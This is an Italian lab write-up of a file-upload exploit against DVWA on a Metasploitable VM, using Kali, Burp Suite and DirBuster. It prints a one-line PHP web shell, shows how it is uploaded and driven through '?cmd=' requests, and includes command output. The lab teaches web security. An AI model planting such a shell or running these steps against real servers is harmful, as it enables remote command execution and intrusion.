

Report


Exploit: File upload

Tools: Burpsuite, Netcat, DVWA

VM: Kali, Metasploitable(Target)

Obiettivo: Caricare il file dalla VM Kali, con il script shell in php, dentro la pagina DVWA.


La prima cosa da fare è ridurre la difficoltà della DVWA dal “High” a “Low”
quindi apriremo il Burpsuite sul Kali e apriremo il Browser interno del burpsuite.



Per abbassare la difficoltà:

Per Fare l'upload

Per abbassare la difficoltà



Apriamo Il Terminale sul Desktop e creiamo la shell.php dal esempio di esercizio: “nano shell.php”
e copiamo <?php system(\$_REQUEST["cmd"]); ?>.
nel mio caso lo salvato in una directory sul desktop per la questione del ordine.

Adesso possiamo andare a caricare il file sul DVWA,
caricato il file la DVWA ci dirà il path dove si trova il file.

```
(filip@KaLinux)-[~/Desktop/Tools]
$ nano shell.php

(filip@KaLinux)-[~/Desktop/Tools]
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>

(filip@KaLinux)-[~/Desktop/Tools]
$
```

Vulnerability: File Upload

Choose an image to upload:
 No file chosen

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

[http://www.owasp.org/index.php/Unrestricted File Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload)

<http://blogs.securiteam.com/index.php/archives/1268>

<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Ci spostiamo in quella directory, e notiamo che è vero, il file si trova qui.

← → ↻ ⚠ Not secure | 192.168.50.101/dvwa/hackable/uploads/


Index of /dvwa/hackable/uploads

	Name	Last modified	Size	Description
📁	Parent Directory		-	
🖼️	dvwa_email.png	16-Mar-2010 01:56	667	
📄	shell.php	28-Nov-2022 10:17	35	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.50.101 Port 80


Adesso abiliteremo l'intercept del proxy, Burpsuite

e apriremo il file caricato: shell.php



Warning: system() [function.system]: Cannot execute a blank command in /var/www/dvwa/hackable/uploads/shell.php on line 1


per interagire con lo script nel file andremo a modificare l'URL, ovvero aggiungeremo
"?cmd=<comando>", per esempio:



Mentre sul burpsuite vedremo:

```
GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
Host: 192.168.50.101
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/107.0.5304.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: security=low; PHPSESSID=4ebdc85d06659b681f3000aa77302a81
Connection: close
```


altre prove: come ping



burpsuite:



altro comando: ls /



bin boot cdrom dev etc home initrd initrd.img lib lost+found media mnt nohup.out opt proc root sbin srv sys tmp usr var vmlinuz vmlinuz


```
192.168.50.101/dvwa/hack x +
Not secure | 192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=netstat

Active Internet connections (w/o servers) Proto Recv-Q Send-Q Local Address Foreign Address State tcp 0 0 192.168.50.101:www 192.168.50.100:5858 ESTABLISHED tcp 0 0
192.168.50.101:www 192.168.50.100:36286 ESTABLISHED udp 0 0 localhost:34987 localhost:34987 ESTABLISHED Active UNIX domain sockets (w/o servers) Proto RefCnt Flags Type State I-
Node Path unix 2 [ ] DGRAM 5934 @/com/ubuntu/upstart unix 2 [ ] DGRAM 6161 @/org/kernel/udev/udev unix 12 [ ] DGRAM 11157 /dev/log unix 2 [ ] DGRAM 14273 unix 2 [ ] DGRAM
12577 unix 3 [ ] STREAM CONNECTED 12497 /tmp/.X11-unix/X0 unix 3 [ ] STREAM CONNECTED 12496 unix 3 [ ] STREAM CONNECTED 12495 /tmp/.X11-unix/X0 unix 3 [ ] STREAM
CONNECTED 12494 unix 2 [ ] DGRAM 12431 unix 2 [ ] DGRAM 12221 unix 2 [ ] DGRAM 12153 unix 3 [ ] STREAM CONNECTED 12139 unix 3 [ ] STREAM CONNECTED 12138 unix 3 [
] STREAM CONNECTED 12135 unix 3 [ ] STREAM CONNECTED 12134 unix 3 [ ] STREAM CONNECTED 12131 unix 3 [ ] STREAM CONNECTED 12130 unix 3 [ ] STREAM
CONNECTED 12127 unix 3 [ ] STREAM CONNECTED 12126 unix 3 [ ] STREAM CONNECTED 12123 unix 3 [ ] STREAM CONNECTED 12122 unix 3 [ ] STREAM CONNECTED 12119
unix 3 [ ] STREAM CONNECTED 12118 unix 3 [ ] STREAM CONNECTED 12115 unix 3 [ ] STREAM CONNECTED 12114 unix 3 [ ] STREAM CONNECTED 12111 unix 3 [ ] STREAM
CONNECTED 12110 unix 3 [ ] STREAM CONNECTED 12107 unix 3 [ ] STREAM CONNECTED 12106 unix 3 [ ] STREAM CONNECTED 12103 unix 3 [ ] STREAM CONNECTED 12102
unix 3 [ ] STREAM CONNECTED 12099 unix 3 [ ] STREAM CONNECTED 12098 unix 3 [ ] STREAM CONNECTED 12095 unix 3 [ ] STREAM CONNECTED 12094 unix 3 [ ] STREAM
CONNECTED 12091 unix 3 [ ] STREAM CONNECTED 12090 unix 3 [ ] STREAM CONNECTED 12087 unix 3 [ ] STREAM CONNECTED 12086 unix 3 [ ] STREAM CONNECTED 12083
unix 3 [ ] STREAM CONNECTED 12082 unix 3 [ ] STREAM CONNECTED 12079 unix 3 [ ] STREAM CONNECTED 12078 unix 3 [ ] STREAM CONNECTED 12075 unix 3 [ ] STREAM
CONNECTED 12074 unix 3 [ ] STREAM CONNECTED 12071 unix 3 [ ] STREAM CONNECTED 12070 unix 3 [ ] STREAM CONNECTED 12067 unix 3 [ ] STREAM CONNECTED 12066
unix 3 [ ] STREAM CONNECTED 12063 unix 3 [ ] STREAM CONNECTED 12062 unix 3 [ ] STREAM CONNECTED 12059 unix 3 [ ] STREAM CONNECTED 12058 unix 3 [ ] STREAM
CONNECTED 12055 unix 3 [ ] STREAM CONNECTED 12054 unix 3 [ ] STREAM CONNECTED 12051 unix 3 [ ] STREAM CONNECTED 12050 unix 3 [ ] STREAM CONNECTED 12047
unix 3 [ ] STREAM CONNECTED 12046 unix 3 [ ] STREAM CONNECTED 12043 unix 3 [ ] STREAM CONNECTED 12042 unix 3 [ ] STREAM CONNECTED 12039 unix 3 [ ] STREAM
CONNECTED 12038 unix 3 [ ] STREAM CONNECTED 12035 unix 3 [ ] STREAM CONNECTED 12034 unix 3 [ ] STREAM CONNECTED 12032 unix 3 [ ] STREAM CONNECTED 12031
unix 3 [ ] STREAM CONNECTED 12028 unix 3 [ ] STREAM CONNECTED 12027 unix 3 [ ] STREAM CONNECTED 12025 unix 3 [ ] STREAM CONNECTED 12024 unix 2 [ ] DGRAM
12011 unix 2 [ ] DGRAM 11729 unix 2 [ ] DGRAM 11457 unix 2 [ ] DGRAM 11254 unix 2 [ ] DGRAM 11224 unix 3 [ ] STREAM CONNECTED 10485 unix 3 [ ] STREAM CONNECTED
10484
```

se vogliamo possiamo anche inviare I comandi dentro il burpsuite:
basta usare il Repeater:

Qui possiamo modificare il comando

qui possiamo vedere la pagina



se nel caso non si conosce la path del file, ho usato DirBuster:

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing			
File Options About Help			
http://192.168.50.101:80/dvwa/			
Scan Information Results - List View: Dirs: 160 Files: 600 Results - Tree View Errors: 2			
Directory Structure	Response Code	Response	
dwaa	302	333	
hackable	301	558	
dwaa	???	???	
uploads	301	574	
hackable	???	???	
users	200	1835	
uploads	???	???	
shell.php	200	363	
shell0.2.php	200	366	
icons	200	70564	
...	

